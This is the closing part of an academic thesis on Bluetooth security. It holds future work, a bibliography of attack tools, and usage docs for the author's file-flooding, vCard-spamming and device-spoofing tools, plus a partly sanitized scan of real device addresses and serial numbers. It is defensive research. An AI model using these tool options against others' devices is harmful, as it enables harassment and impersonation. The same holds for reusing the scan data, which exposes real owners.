BlueProPro has been limited by the small sample size of Device Profile collection by this author. In order to better map the wide range of devices external sources have been asked to submit Bluetooth devices profiles and device discovery scans. This will allow for a much more accurate range of addresses and a wider range of devices discovered, since various models of devices are only sold in certain parts of the world.

Blueper and vCardBlaster were tested against a limited number of target systems. It would be pertinent to perform the attacks against a wider variety of host systems to test their effectiveness. These systems should be tested for vulnerabilities against default device settings.

The development of BLADE was done on a Linux platform. This limited the number of viable threats against the host system. The development of a wider variety of signatures requires monitoring attacks against host other types of systems and systems reactions. The capabilites of BLADE could also be extended to that of an Intrusion Protection System, where upon threat detection a reaction is invoked to protect the target system.

Bluetooth security has several systemic problems that can't be mitigated. First, because it transmits data wirelessly, a third party can monitor the data within a limited range. Also, because Bluetooth doesn't rely on a centralized authorities for authentication, third-party entities cannot verify the accurate of Device Profile information. Many low resource devices also cause problems because they can't install updates or patches. Exploits developed for these devices will be effective as long as the device is in use. Users must consider these systemic problems before implementing Bluetooth on any security-critical systems.

Bibliography

[1] Alive heart and activity monitor. http://www.bluetooth.com/English/Products/Pages/ProductListingDetail.aspx?ProductID=9884.

[2] Bluetooth sniffer v. 2.1 + EDR. Germany, P.O.B. 801469 Munchen, Germany.

[3] Diamond series operating table. http://www.bluetooth.com/English/Products/Pages/ProductListingDetail.aspx?ProductID=13657.

[4] Ping flood. http://www.iss.net/security_center/advice/Underground/Exploitz/Floods/Ping_Flood/default.htm.

[5] Sd ltm 32, 64, 32bs, 64bs. http://www.bluetooth.com/English/Products/Pages/ProductListingDetail.aspx?ProductID=3896.

[6] vcard overview. http://www.imc.org/pdi/vcardoverview.html.

[7] Assigned numbers - bluetooth baseband, August 2003.

[8] *RedFang, Bluetooth Discovery Tool.* Securiteam, June 2003.

[9] Bluestab. http://threatinfo.trendmicro.com/vinfo/secadvisories/default6.asp?vname=BLUESTAB, April 2005.

[10] Bluescanner. https://labs.arubanetworks.com/, April 2008.

[11] About the bluetooth sig. http://www.bluetooth.com/English/SIG, August 2010.

[12] Core specification v4.0. Technical report, June 2010.

[13] History of bluetooth. `http://bluetooth.com/English/SIG/Pages/History_of_the_SIG.aspx`, 2010.

[14] How it works. `http://www.bluetooth.com/English/Technology/Works/Pages/default.aspx`, 2010.

[15] Signature - in the news. `http://www.bluetooth.com/English/Products/SIGnature/Pages/SIGnature_In_News.aspx`, 2010.

[16] L.L.C. BabyCenter. 100 most popular baby names of 2006. `http://www.babycenter.com/0_100-most-popular-baby-names-of-2006_1506831.bc`.

[17] A. Becker. *Bluetooth Security & Hacks.* Ruhr-Universitat Bochum, August 2007.

[18] P. Betouin. BSS - bluetooth stash smasher.

[19] P. Betouin. hcidump-l2cap-dos, January 2006. Software Help.

[20] P. Betouin. nokia-n70-l2cap-dos, January 2006. Software Help.

[21] P. Betouin. sonyericsson-restet-display, February 2006. Software Help.

[22] Pierre Betuoin. l2cap-header-overflow. `http://www.secuobs.com/news/05022006-bluetooth10.shtml`, 2006. Software.

[23] Tim Buennemeyer. *Battery-sensing intrusion protection system (B-SIPS).* PhD thesis, december 2008.

[24] Timothy K. Buennemeyer, Faiz Munshi, Randy C. Marchany, and Joseph G. Tront. Battery-sensing intrusion protection for wireless handheld computers using a dynamic threshold calculation algorithm for attack detection. In *System Sciences, 2007. HICSS 2007. 40th Annual Hawaii International Conference on*, pages 163b –163b, jan. 2007.

[25] Timothy K. Buennemeyer, Theresa M. Nelson, Lee M. Clagett, John P. Dunning, Randy C. Marchany, and Joseph G. Tront. Mobile device profiling and intrusion detection using smart batteries. *Hawaii International Conference on System Sciences*, 0:296, 2008.

[26] T.K. Buennemeyer, T.M. Nelson, M.A. Gora, R.C. Marchany, and J.G. Tront. Battery polling and trace determination for bluetooth attack detection in mobile devices. In *Information Assurance and Security Workshop, 2007. IAW '07. IEEE SMC*, pages 135 –142, 20-22 2007.

[27] L. Carettoni, C. Merloni, and S. Zanero. Studying bluetooth malware propagation: The bluebag project. *Security Privacy, IEEE*, 5(2):17 –25, march-april 2007.

[28] H. Cheung. How to: Building a BlueSniper rifle. `http://www.tomsguide.com/us/how-to-bluesniper-pt1,review-408.html`, March 2008.

[29] CNN. Double amputee walks again due to bluetooth. `http://articles.cnn.com/2008-01-25/tech/bluetooth.legs_1_bluetooth-technology-prosthetic-bluetooth-device?_s=PM:TECH`, january 2008.

[30] Joshua Davis. Tbear - bluetooth environment auditing. `http://www.transec.org/~tbear`.

[31] J.P. Dunning. Blueper. `http://www.hackfromacave.com/blueper.html`, July 2010.

[32] J.P. Dunning. Bluetooth profiling project. `http://www.hackfromacave.com/projects/bpp.html`, July 2010.

[33] J.P. Dunning. Spooftooph. `http://www.hackfromacave.com/projects/spooftooph.html`, July 2010.

[34] J.P. Dunning. Taming the blue beast: A survey of bluetooth based threats. *Security Privacy, IEEE*, 8(2):20 –27, mar. 2010.

[35] J.P. Dunning. vcardblaster. `http://www.hackfromacave.com/vcardblaster.html`, July 2010.

[36] H.R. Everett, E.B. Pacis, G. Kogut, N. Farrington, and S. Khurana. Toward a warfighter's associate: Eliminating the operator control unit. In *SPIE Proceedings 5609: Mobile Robots XVII*, october 2004.

[37] Deal Extreme. Tg-130d portable 2.4g wifi signal jammer (2400 2500mhz). `http://www.dealextreme.com/details.dx/sku.44264`.

[38] Wireshark Foundation. Wireshark, 2010.

[39] DISA Field Secuirty Operations (FSO). Dod wireless push email system security requirements matrix version 2.0. Technical report, DISA Field Secuirty Operations (FSO), june 2007.

[40] S. Gill. Smurf. `http://www.gatefold.co.uk/smurf/`, August 2007.

[41] A. Gostev. Mobile malware evolution: An overview. `http://www.securelist.com/en/analysis?pubid=200119916`, September 2006.

[42] K.M.J. Haataja and K. Hypponen. Man-in-the-middle attacks on bluetooth: a comparative analysis, a novel attack, and countermeasures. In *Communications, Control and Signal Processing, 2008. ISCCSP 2008. 3rd International Symposium on*, pages 1096 –1102, 12-14 2008.

[43] Greg Hackmann. 802.15 personal area networks. `http://www.cse.wustl.edu/~jain/cse574-06/ftp/wpans/index.html#Section2`, march 2006.

[44] M. Herfurt. Blooover. `http://trifinite.org/trifinite_stuff_blooover.html`.

[45] M. Herfurt. Car whisperer. `http://trifinite.org/trifinite_stuff_carwhisperer.html`.

[46] M Holtmann. bdaddr, 2005. Software Help.

[47] David Hulton. btpincrack. `http://openciphers.sourceforge.net/oc/btpincrack.php`, 2006. Software.

[48] IEEE-SA. Ieee oui and company_id assignments. `http://standards.ieee.org/regauth/oui/index.shtml`, october 2009.

[49] K9 International. Portable dual band gsm jammer with wifi + bluetooth jamming: Kj 1020. `http://www.spy-equipment.co.uk/Jammers/jammers.html`.

[50] Jackmok.com. Wifi, bluetooth, wireless video jammer. `http://www.jackmok.com/security-jammer/wifi-bluetooth-wireless-video-jammer.html`.

[51] M. Krasnyansky. sdptool. Software Help.

[52] M Krasnyansky and M Holtmann. hciconfig. `http://linux.die.net/man/8/hciconfig`, November 2002.

[53] M Krasnyansky and M Holtmann. hcidump. `http://linuxcommand.org/man_pages/hcidump8.html`, November 2002.

[54] M Krasnyansky and M Holtmann. hcitool. `http://www.linuxcommand.org/man_pages/hcitool1.html`, November 2002.

[55] M Krasnyansky and M Holtmann. l2ping. `http://www.linuxcommand.org/man_pages/l2ping1.html`, November 2002.

[56] A. Laurie. HeloMoto. `http://trifinite.org/trifinite_stuff_helomoto.html`.

[57] A. Laurie and M. Holtmann. BlueSnarf. `http://trifinite.org/trifinite_stuff_bluesnarf.html`.

[58] Lecroy Corporation. CATC merlin II. Technical report, 2004. 3385 Scott Blvd. Santa Clara, CA 95054-3115.

[59] Ettus Research LLC. Ettus research llc. `http://www.ettus.com/`, 2010.

[60] Cellebrite Mobile Synchronization LTD. Ume-36pro - universal memory exchanger. http://www.cellebrite.com/mobile-products/ume-36pro-universal-memory-exchanger.html.

[61] Kevin Mahaffey and John Hering. http://www.flexilis.com.

[62] Gianluigi Me. Exploiting buffer overflows over bluetooth: the bluepass tool. In *Wireless and Optical Communications Networks, 2005. WOCN 2005. Second IFIP International Conference on*, pages 66 – 70, 6-8 2005.

[63] Benjamin Moyers. Multi-vector portable intrusion detection system. Master's thesis, july 2010.

[64] Benjamin R. Moyers, John P. Dunning, Randolph C. Marchany, and Joseph G. Tront. Effects of wi-fi and bluetooth battery exhaustion attacks on mobile devices. *Hawaii International Conference on System Sciences*, 0:1–9, 2010.

[65] B.R. Moyers, J.P. Dunning, T.K. Buennemeyer, R.C. Marchany, and J.G. Tront. Battery-sensing intrusion protection system validation using enhanced wi-fi and bluetooth attack correlation. pages 1 –5, sep. 2009.

[66] C. Mulliner. BlueSpam. http://mulliner.org/palm/bluespam.php.

[67] C. Mulliner. BT audit. http://trifinite.org/trifinite_stuff_btaudit.html.

[68] C. Mulliner. BTClass. http://mulliner.org/palm/btclass.php.

[69] C. Mulliner. Hid attack (attacking hid host implementations). http://www.mulliner.org/bluetooth/hidattack.php, December 2005.

[70] C. Mulliner and M. Herfurt. Blueprinting. http://trifinite.org/trifinite_stuff_blueprinting.html, 2005.

[71] Inc. Novell. Opensuse. http://www.opensuse.org.

[72] n.runs. Btcrack. `http://www.nruns.com/_en/security_tools_btcrack.php`.

[73] T.J. O'Connor. Bluetooth intrusion detection. Master's thesis, 2008.

[74] M. Ossmann. Bluetooth keyboards: Who owns your keystrokes?, January 2010.

[75] J. Padgette and K. Scarfone. Guide to bluetooth security. volume Special Publication 800-121. National Institute of Standards and Technology, September 2008.

[76] A. Reiter. *Bluefish software finds Bluetooth devices, takes photo of area*. January 2005.

[77] K. Scarfone and P. Mell. Guide to intrusion detection and proteactio system. volume Special Publication 800-94. National Institute of Standards and Technology, February 2007.

[78] Yaniv Shaked and Avishai Wool. Cracking the bluetooth pin. In *MobiSys '05: Proceedings of the 3rd international conference on Mobile systems, applications, and services*, pages 39–50, New York, NY, USA, 2005. ACM.

[79] Bluetooth SIG. File transfer profile. Bluetooth SIG, fubruary 2001.

[80] Bluetooth SIG. Irda interoperability. Bluetooth SIG, february 2001.

[81] Bluetooth SIG. Object push profile. Bluetooth SIG, fubruary 2001.

[82] D. Spill and A. Bittau. Bluesniff: Eve meets alice and bluetooth. august 2007.

[83] ThinkSECURE. Oswa assitant. `http://securitystartshere.org/page-training-oswa-assistant.htm`.

[84] trifinite. BlueBug. `http://trifinite.org/trifinite_stuff_bluebug.html`.

[85] trifinite. BlueSmack. `http://trifinite.org/trifinite_stuff_bluesmack.html`.

[86] trifinite. Bluetooone. `http://trifinite.org/trifinite_stuff_bluetooone.html`.

[87] vallez. Computer viruses caribe. `http://vx.netlux.org/lib/apf07.html`, August 2004.

[88] O. Whitehouse. War nibbling: Bluetooth insecurity. @stake Inc, October 2003.

[89] J. Wright. Bnap bnap. `http://802.15ninja.net/bnapbnap`, 2008.

[90] Guanhua Yan and Stephan Eidenbenz. Bluetooth worms: Models, dynamics, and defense implications. In *Computer Security Applications Conference, 2006. ACSAC '06. 22nd Annual*, pages 245 –256, dec. 2006.

Appendix A

Blueper Documentation

NAME
    blueper

SYNOPSIS
    blueper [-i] [options] [file] target

DESCRIPTION

[btaddr]	:	Address of the target device. Format: XX:XX:XX:XX:XX:XX
-a	:	Push file to all devices in range
-c [channel]	:	Bluetooth OBEX channel. Default is system selected
-e	:	Add counter to the end of the remote file name
-h	:	Help
-i [iterations]	:	Number of times to upload file
-l [local_file]	:	Local file to be uploaded to the remote device
-n [temporary_file]	:	Name and location to create temporary file for sending
-r [remote_name]	:	Remote file name
-s [size]	:	Size of the file to be generated and uploaded

Appendix B

vCardBlaster Documentation

NAME
    vCardBlaster

SYNOPSIS
    vcblaster [-i] [options] [vcard] target

DESCRIPTION

[btaddr]	: Address of the target device. Format: XX:XX:XX:XX:XX:XX
-a	: Send vCard to all devices in range
-g	: Generate random vCard
-h	: Help
-i [iterations]	: Number of iterations to send vCard. Default: 10
-t [time]	: Time in seconds to hang before sending again.
-v [vcard]	: Specify vcard location

Appendix C

SpoofTooph

C.1 SpoofTooph Documentation

NAME

spooftooph

SYNOPSIS

spooftooph -i dev [-sd] [-nac] [-r] [-l] [-t]

DESCRIPTION

-a [address]	:	Specify new btaddr
-b [num lines]	:	Number of bluetooth devices to display per page
-c [class]	:	Specify new class
-d [log]	:	Dump scan into log file
-h	:	Help
-i [dev]	:	Specify interface
-l [log]	:	Load a list of device to clone from saved log
-n [name]	:	Specify new name
-r	:	Assign random NAME, CLASS, and ADDR
-s	:	Scan for devices in the area
-t [time]	:	Time interval to clone device in range

Appendix D

BlueProPro

D.1 BlueProPro List (Sanitized)

The information in this list has been sanitized with the following placeholders:

- **NAME** - First and/or Last name, presumably the name of the device owner.
- **PLACE** - Information that can be used to determine the location of the device or where it belongs. This includes store names, cities, and campuses.
- **OTHER** - Other forms of sensitive information.

Device Address	CoD	Device Name
00:00:A0:15:66:7A	0x5a0204	NAME's Girl
00:00:A0:1A:EF:CB	0x5a0204	SANYO KATANA DLX
00:00:A0:2E:9E:49	0x520204	SANYO
00:00:A0:35:0E:D5	0x520204	SANYO KATANA II
00:00:A0:45:52:5F	0x520204	SANYO KATANA II
00:00:A0:4D:A0:E2	0x520204	SANYO KATANA LX
00:00:A0:51:10:C9	0x520204	SANYO KATANA LX

00:00:A0:69:18:B0	0x520204	SANYO SCP-2700
00:00:A0:6C:6A:22	0x520204	NAME
00:02:5B:00:A5:A5	0x520204	Nokia 6230
00:02:72:A2:E0:BB	0x3e0108	LIN
00:02:72:B0:4E:36	0x040680	Bluetooth Combo Printer Adapter - 4E36
00:02:76:1C:67:D3	0x3e010c	USER-
00:02:78:79:B1:D0	0x00010c	BBY00155M004
00:03:6E:21:DD:E9	0x140680	MIP360 Bluetooth Printer Adapter
00:03:7A:0B:9A:90	0x040680	XXLO04-23-0105
00:03:7A:0B:9A:FF	0x040680	XXLO04-23-0104
00:03:7A:30:A8:C7	0x040680	XXLO06-14-5381
00:03:7A:30:DF:AF	0x040680	XXRC06-31-5064
00:03:7A:71:29:5D	0x1c010c	NAMEPC
00:03:7A:78:37:8A	0x1c010c	FDI_USER-PC
00:03:7A:78:CB:EE	0x1c010c	FNAMET5010
00:03:7A:86:C3:EC	0x1c010c	NAMELIFEBOOK
00:03:7A:88:25:48	0x18010c	NAME-PC
00:03:7A:8A:9C:32	0x1c010c	NAME-PC
00:03:7A:A2:5F:12	0x1c010c	NAME
00:03:7A:A2:5F:16	0x1c010c	LIFEBOOK
00:03:7A:A2:5F:1A	0x1c010c	LIFEBOOK
00:03:7A:A2:72:26	0x2a010c	NAME-PC
00:03:7A:A2:75:74	0x1c010c	NAME-PC
00:03:7A:A2:75:A7	0x1c010c	LIFEBOOK
00:03:7A:A2:7B:20	0x36010c	NAME-PC
00:03:7A:A2:7B:54	0x1c010c	NAME-PC
00:03:7A:A2:7B:81	0x1c010c	LIFEBOOK
00:03:7A:A2:7C:0A	0x1c010c	NAME
00:03:7A:A2:CA:F7	0x1c010c	NAME
00:03:7A:A2:CD:91	0x1c010c	NAME
00:03:7A:A2:CF:D9	0x1c010c	NAME
00:03:7A:A2:E5:6F	0x1c010c	LIFEBOOK
00:03:7A:A2:E5:73	0x1c010c	NAME
00:03:7A:A2:E6:50	0x1c010c	NAME
00:03:7A:A2:E7:48	0x1c010c	LIFEBOOK
00:03:7A:A2:F5:81	0x1c010c	NAME
00:03:7A:A2:F5:87	0x1c010c	TABLET
00:03:7A:A2:F5:8F	0x1c010c	ANP331
00:03:7A:A2:FA:35	0x1c010c	LIFEBOOK
00:03:7A:A2:FA:62	0x1c010c	LIFEBOOK

00:03:7A:A3:4A:FF	0x1c010c	NESSOJI
00:03:7A:AD:29:E3	0x1c010c	LIFEBOOKPOOL2
00:03:7A:AD:29:FD	0x1c010c	NAME
00:03:7A:C6:24:95	0x1c010c	LIFEBOOK
00:03:7A:C6:32:19	0x1c010c	NAME
00:03:7A:C6:32:9D	0x1c010c	NAME
00:03:7A:C6:68:74	0x1c010c	NAME
00:03:7A:C6:8D:C8	0x1c010c	LIFEBOOK
00:03:7A:C6:91:29	0x1c010c	NAME
00:03:7A:C6:FC:93	0x1c010c	NAME-TABLET
00:03:7A:C6:FC:9C	0x1c010c	NAME-PC
00:03:7A:C7:22:AF	0x1c010c	NAME-PC
00:03:7A:C7:43:4B	0x00010c	LIFEBOOK
00:03:7A:C7:45:EB	0x1c010c	NAMETABLET
00:03:7A:C7:55:BD	0x1c010c	LIFEBOOK
00:03:7A:C7:55:CB	0x1c010c	NAME
00:03:7A:C7:5A:D4	0x1c010c	LIFEBOOK
00:03:7A:C7:5E:AE	0x1c010c	LIFEBOOK
00:03:7A:C7:5E:C6	0x1c010c	NAMECOMP
00:03:7A:C7:5E:DE	0x1c010c	NAME-PC
00:03:7A:C7:DD:93	0x020104	NAME-PC
00:03:7A:C7:F2:BE	0x1c010c	LIFEBOOK
00:03:7A:C8:BD:C8	0x1c010c	YOUR-0BF346585F
00:03:7A:CB:2B:B2	0x1c010c	NAME-PC
00:03:7A:CB:8C:0A	0x1c010c	LIFEBOOK
00:03:7A:CB:A8:1B	0x1c010c	Too Fresh
00:03:7A:CB:B1:5A	0x1c010c	NAME
00:03:7A:CB:C0:7E	0x1c010c	NAME
00:03:7A:D1:A1:EB	0x1c010c	SWAT-LOANER-283
00:03:7A:D1:A1:F6	0x1c010c	SWAT-LOANER-402
00:03:7A:D1:E2:66	0x1c010c	SWAT-LOANER-356
00:03:7A:D1:E2:75	0x1c010c	SWAT-LOANER-299
00:03:7A:D2:35:D5	0x1c010c	SWAT-LOANER-371
00:03:7A:D2:76:41	0x0c010c	SWAT-LOANER-298
00:03:7A:DC:90:2E	0x1c010c	NAME-LAPTOP
00:03:7A:EC:04:94	0x1c010c	NAMEBOOK
00:03:7A:ED:21:A6	0x00010c	7AKSA06369
00:03:7A:EF:0D:A9	0x1c010c	TVA-V870714-L4
00:03:7A:EF:87:A1	0x1c010c	CCICTB2056V
00:03:7A:F2:DF:1E	0x00010c	LIFEBOOKISE

00:03:7A:F2:DF:1F	0x2e010c	NAME-PC
00:03:7A:F3:FA:F5	0x1c010c	NAMETOSHIBA
00:03:7A:F4:21:F1	0x1c010c	NAME
00:03:7A:F5:15:36	0x00010c	LIFEBOOK
00:05:4E:02:1A:9B	0x140680	deskjet 995c S/N MY39J0B130A4
00:05:4F:02:29:E5	0x300408	StreetPilot c550 #3184172304
00:05:4F:04:6C:69	0x200408	nuvi #3684411150
00:05:4F:07:D7:33	0x280408	nï£¡vi 765 #3688870400
00:05:4F:15:6D:B0	0x300408	Where2
00:05:4F:1F:DA:EE	0x300408	nuvi #3332161811
00:05:4F:22:10:F6	0x300408	nuvi #3339102130
00:05:4F:23:B5:05	0x300408	nuvi #3338471466
00:05:4F:27:3C:08	0x300408	StreetPilot c5 #3349940904
00:05:4F:33:1D:0D	0x300408	nuvi #3371760342
00:05:4F:35:2B:A3	0x300408	nuvi 7 #3377220774
00:05:4F:37:13:3E	0x300408	nuvi #3384230585
00:05:4F:37:99:02	0x300408	nuvi #3392340734
00:05:4F:39:DF:DA	0x300408	nuvi
00:05:4F:3C:FC:FE	0x300408	nuvi 7 #3390291394
00:05:4F:3E:57:3F	0x300408	nuvi 7 #3393391716
00:05:4F:40:50:25	0x300408	ks9412
00:05:4F:41:98:CB	0x300408	nuvi 7 #3398482738
00:05:4F:41:D1:E3	0x300408	nuvi 7 #3400020778
00:05:4F:43:54:7D	0x300408	StreetPilot c5 #3417370123
00:05:4F:43:D6:0B	0x300408	StreetPilot c5 #3444520525
00:05:4F:44:6A:BB	0x300408	nuvi 7 #3403790153
00:05:4F:44:8A:ED	0x300408	nuvi 7 #3402620294
00:05:4F:49:63:BC	0x300408	nuvi 7 #3407911360
00:05:4F:49:EB:57	0x300408	nuvi 7 #3410451017
00:05:4F:4A:2A:82	0x300408	nuvi #3453281591
00:05:4F:4C:BF:45	0x200408	nuvi #3693400514
00:05:4F:4E:39:6D	0x200408	nuvi 2x5 #3694070314
00:05:4F:55:AB:18	0x300408	Where2 #3461940240
00:05:4F:57:10:5F	0x200408	nuvi 2x5 #3697702518
00:05:4F:57:72:7C	0x200408	nuvi 2x5 #3697981947
00:05:4F:59:01:70	0x200408	nuvi 2x5 #3504520369
00:05:4F:59:62:E7	0x200408	nuvi 2x5 #3515030612
00:05:4F:59:89:CE	0x200408	nuvi 2x5 #3515120490
00:05:4F:5A:5C:5C	0x200408	nuvi 2x5 #3698011350
00:05:4F:5A:74:D0	0x200408	nuvi 2x5 #3704141778

00:05:4F:5B:B1:63	0x300408	nuvi 7 #3476461234
00:05:4F:5D:09:2D	0x300408	nuvi #3478971829
00:05:4F:5D:63:75	0x300408	nuvi #3486570755
00:05:4F:5E:6A:0E	0x200408	nuvi 2x5 #3704462025
00:05:4F:5F:7B:E3	0x300408	nuvi 7 #3490520029
00:05:4F:60:09:70	0x300408	nuvi 7 #3494110250
00:05:4F:61:69:6C	0x200408	nuvi 2x5 #3708562323
00:05:4F:62:E1:FF	0x300408	nuvi 7 #3511321987
00:05:4F:63:6E:23	0x300408	Lukes
00:05:4F:63:D2:CF	0x300408	nuvi 7 #3517201513
00:05:4F:64:42:E5	0x200408	nuvi 2x5 #3520651659
00:05:4F:64:63:A7	0x200408	nuvi 2x5 #3523391517
00:05:4F:65:BC:01	0x300408	nuvi 7 #3524681673
00:05:4F:66:45:BF	0x200408	nuvi 2x5 #3519753067
00:05:4F:66:77:1F	0x200408	nuvi 2x5 #3522051771
00:05:4F:67:4C:6B	0x280408	nuvi 7x5 #3526810948
00:05:4F:69:6E:86	0x200408	nuvi 2x5 #3528220615
00:05:4F:6D:99:1C	0x200408	nuvi 2x5 #3537410305
00:05:4F:6E:78:30	0x200408	nuvi 2x5 #3708490746
00:05:4F:6E:7F:A0	0x200408	nuvi 2x5 #3708492650
00:05:4F:70:14:35	0x200408	nuvi #3599681208
00:05:4F:70:17:4E	0x200408	nuvi #3599682001
00:05:4F:70:40:D5	0x200408	nuvi #3624840308
00:05:4F:70:44:D9	0x200408	nuvi #3624841336
00:05:4F:70:47:5B	0x200408	nuvi #3624841978
00:05:4F:70:4A:66	0x200408	nuvi #3624842757
00:05:4F:70:4D:FF	0x200408	nuvi #3624850876
00:05:4F:70:5E:62	0x200408	nuvi #3639980529
00:05:4F:70:7E:48	0x200408	nuvi #3658882788
00:05:4F:70:9E:47	0x200408	nuvi #3714660508
00:05:4F:70:A9:4F	0x200408	nuvi 2x5 #3714560328
00:05:4F:70:EB:27	0x200408	Bhagat Gps
00:05:4F:72:C4:E1	0x200408	nuvi 2x5 #3550533305
00:05:4F:72:C9:35	0x200408	nuvi 2x5 #3550630323
00:05:4F:73:A5:52	0x300408	nuvi 7 #3560461619
00:05:4F:75:A2:AB	0x200408	nuvi 2x5 #3559180780
00:05:4F:76:50:AF	0x200408	nuvi 2x5 #3565550334
00:05:4F:76:55:29	0x200408	nuvi 2x5 #3565710574
00:05:4F:76:A9:5D	0x200408	nuvi 2x5 #3573680136
00:05:4F:77:04:9F	0x200408	nuvi #3608280190

00:05:4F:77:06:AF	0x200408	nuvi #3608280718
00:05:4F:77:E7:69	0x200408	nuvi #3648640369
00:05:4F:79:C2:2F	0x200408	nuvi 2x5 #3583921583
00:05:4F:79:C7:E8	0x200408	nuvi 2x5 #3583860048
00:05:4F:7C:88:F5	0x200408	nuvi 2x5 #3714631143
00:05:4F:7D:0B:60	0x200408	nuvi 2x5 #3583950696
00:05:4F:7D:6B:E7	0x200408	nuvi 2x5 #3588921709
00:05:4F:7E:20:E6	0x200408	nuvi #3666460280
00:05:4F:7E:22:26	0x200408	nuvi #3666460600
00:05:4F:80:AA:C9	0x200408	nuvi 2x5 #3599642920
00:05:4F:83:26:9C	0x280408	nï£¡vi 765 #3608021502
00:05:4F:87:36:D3	0x200408	nuvi 2x5 #3625550049
00:05:4F:87:54:50	0x200408	nuvi 2x5 #3628640190
00:05:4F:88:E8:FF	0x280408	nuvi 765 #3733640101
00:05:4F:89:A8:0C	0x200408	nuvi 2x5 #3734400941
00:05:4F:8C:36:5E	0x200408	nuvi 2x5 #3643341343
00:05:4F:8E:B1:7F	0x200408	nuvi #3675631165
00:05:4F:8F:BE:EF	0x200408	nuvi #3663270480
00:05:4F:90:97:50	0x200408	nuvi 2x5 #3651182575
00:05:4F:90:C3:C5	0x200408	nuvi 2x5 #3654971895
00:05:4F:93:E9:0B	0x200408	nuvi 2x5 #3671601614
00:05:4F:95:0F:82	0x280408	nï£¡vi 765 #3672700831
00:05:4F:96:57:A3	0x200408	nuvi 2x5 #3671622990
00:05:4F:96:F1:05	0x200408	nuvi 2x5 #3676510567
00:05:4F:9A:E5:96	0x200408	nuvi #3756251465
00:06:66:02:CE:0D	0x001f00	BTORB1
00:07:61:C7:E1:1E	0x3c0104	DC171YG1
00:07:BA:DD:FC:42	0x400204	Motorola h700
00:07:BA:F4:51:F8	0x4a0204	Avii
00:07:E0:63:CE:08	0x50020c	palmOne Device
00:07:E0:89:88:99	0x100114	NAME
00:07:E0:EC:37:B6	0x72020c	NAME
00:09:DD:50:77:15	0x9a0100	UME36
00:0A:95:30:7D:9A	0x380104	OTHER.math.OTHER.edu
00:0A:95:30:C1:F6	0x102104	OTHER.math.OTHER.edu
00:0A:95:33:5C:2F	0x380104	NAME's 121 VTKW II G5
00:0C:55:B3:4F:6B	0x140680	Photosmart C7100 series
00:0C:A7:03:BC:D8	0x040640	VoyagerBT 5606470260
00:0C:A7:05:73:30	0x040640	VoyagerBT 6607400342
00:0C:A7:05:73:BC	0x040640	VoyagerBT 6607400336

00:0C:A7:05:8A:52	0x040640	VoyagerBT 5608150293
00:0C:A7:07:94:B4	0x040640	VoyagerBT 5608440788
00:0C:A7:08:A9:B6	0x040640	VoyagerBT 5609440246
00:0D:88:AC:C4:11	0x000000	storm-0
00:0D:93:07:D5:6A	0x38010c	NAME's PowerBook G4 15" (2)
00:0D:93:17:F7:FD	0x102104	OTHER.math.OTHER.edu
00:0D:93:19:E8:85	0x102104	OTHER.math.OTHER.edu
00:0E:6A:FE:17:0B	0x140680	PictureKiosk
00:0E:6A:FE:96:59	0x100000	PictureKiosk
00:0E:6D:08:77:FB	0x080500	StarBoard FX [0877FB]
00:0E:6D:33:46:F9	0x500204	Nokia 6600
00:0E:6D:4A:73:04	0x500204	Frey
00:0E:9F:2A:EA:6F	0x200408	Audi UHV 4876
00:0E:9F:2A:EA:99	0x200408	Audi UHV 8610
00:0E:9F:75:90:6B	0x200408	Volkswagen
00:0F:86:4D:10:4C	0x62020c	BlackBerry 7130e
00:0F:86:B8:E8:51	0x72020c	BlackBerry 8800
00:0F:E4:29:BA:C0	0x5a020c	WM_NAME
00:0F:E4:32:DB:5F	0x5a020c	C810
00:0F:E4:41:B6:BB	0x500204	C3b
00:0F:E4:5F:C6:53	0x520204	C530
00:0F:E4:62:63:AA	0x5a0204	C740
00:0F:E4:63:93:2A	0x520204	NAME
00:0F:E4:65:AC:9C	0x5a0204	C740
00:0F:E4:67:46:C8	0x5a0204	NAME's celly
00:0F:E4:6E:19:FD	0x5a0204	NAME all day!
00:0F:E4:6E:EA:89	0x5a0204	NAME
00:0F:E4:6F:24:98	0x5a0204	C740
00:0F:E4:74:12:48	0x5a0204	C740
00:0F:E4:74:A3:A0	0x5a0204	C740
00:0F:E4:77:35:0E	0x5a0204	C740
00:0F:E4:79:B8:DA	0x5a0204	C610
00:10:96:E8:38:59	0x200408	LAND ROVER
00:10:C6:52:2D:92	0x72010c	NAME's Rocket
00:10:C6:60:EC:FA	0x00010c	D42X3J71
00:10:C6:FD:52:B0	0x00010c	w4111755
00:10:C6:FD:5C:8F	0x00010c	W4111646
00:11:24:66:05:70	0x10210c	Communication Checkout's 4H5090WJRJ7
00:12:10:00:30:00	0x900100	WideRay Jack
00:12:1C:76:36:E3	0x200408	Parrot 3200LS

00:12:1C:F0:65:C5	0x340408	JVC UNIT
00:12:1C:F6:0F:DF	0x340408	KCA-BT200
00:12:47:00:00:01	0x5a0204	SGH-A867
00:12:47:72:51:CC	0x400204	SCH-A970
00:12:D1:16:88:2E	0x100114	NAME
00:12:D2:8E:D2:A3	0x100114	hfac3000
00:12:D2:A6:CF:BC	0x50020c	A
00:12:EE:0C:45:B2	0x520204	W800iblaklal
00:12:F5:30:3F:F0	0x920100	R11745
00:13:6C:1B:02:77	0x001f00	TomTom ONE XL
00:13:6C:39:92:18	0x001f00	TomTom ONE XL
00:13:6C:43:C7:F1	0x001f00	TomTom GO 300
00:13:6C:49:E8:76	0x001f00	TomTom ONE XL
00:13:6C:91:AE:1E	0x001f00	TomTom ONE
00:13:6C:92:52:29	0x001f00	TomTom ONE
00:13:6C:9E:D2:67	0x001f00	TomTom ONE XL
00:13:6C:A3:FA:A2	0x001f00	TomTom ONE XL
00:13:6C:B6:08:86	0x280408	TomTom GO 930
00:13:6C:BA:3C:DD	0x280408	TomTom GO 720
00:13:6C:C6:29:F4	0x280408	TomTom GO
00:13:6C:DD:84:0C	0x280408	TomTom GO 910
00:13:6C:F8:76:0A	0x001f00	TomTom ONE XL
00:13:6C:F8:9C:78	0x280408	TomTom GO 720
00:13:6C:FE:23:1B	0x280408	TomTom GO 920
00:13:6C:FF:BD:63	0x001f00	TomTom ONE XL
00:13:E0:6E:B2:94	0x300408	nav-u
00:14:51:56:7F:3B	0x102104	NAME
00:14:51:56:B5:4C	0x102104	OTHER.math.OTHER.edu
00:14:51:57:6D:9B	0x380104	CILS Dual Clone (7)
00:14:51:57:FC:FE	0x380104	PLACE
00:14:51:58:07:F6	0x380104	PLACE (2)
00:14:60:0C:1F:1F	0x520204	Kyocera Wireless Corp.
00:14:60:95:AE:4B	0x520204	SANYO PRO-700a
00:14:60:98:3E:98	0x520204	SANYO SCP-2700
00:14:60:9D:20:9E	0x520204	NAME
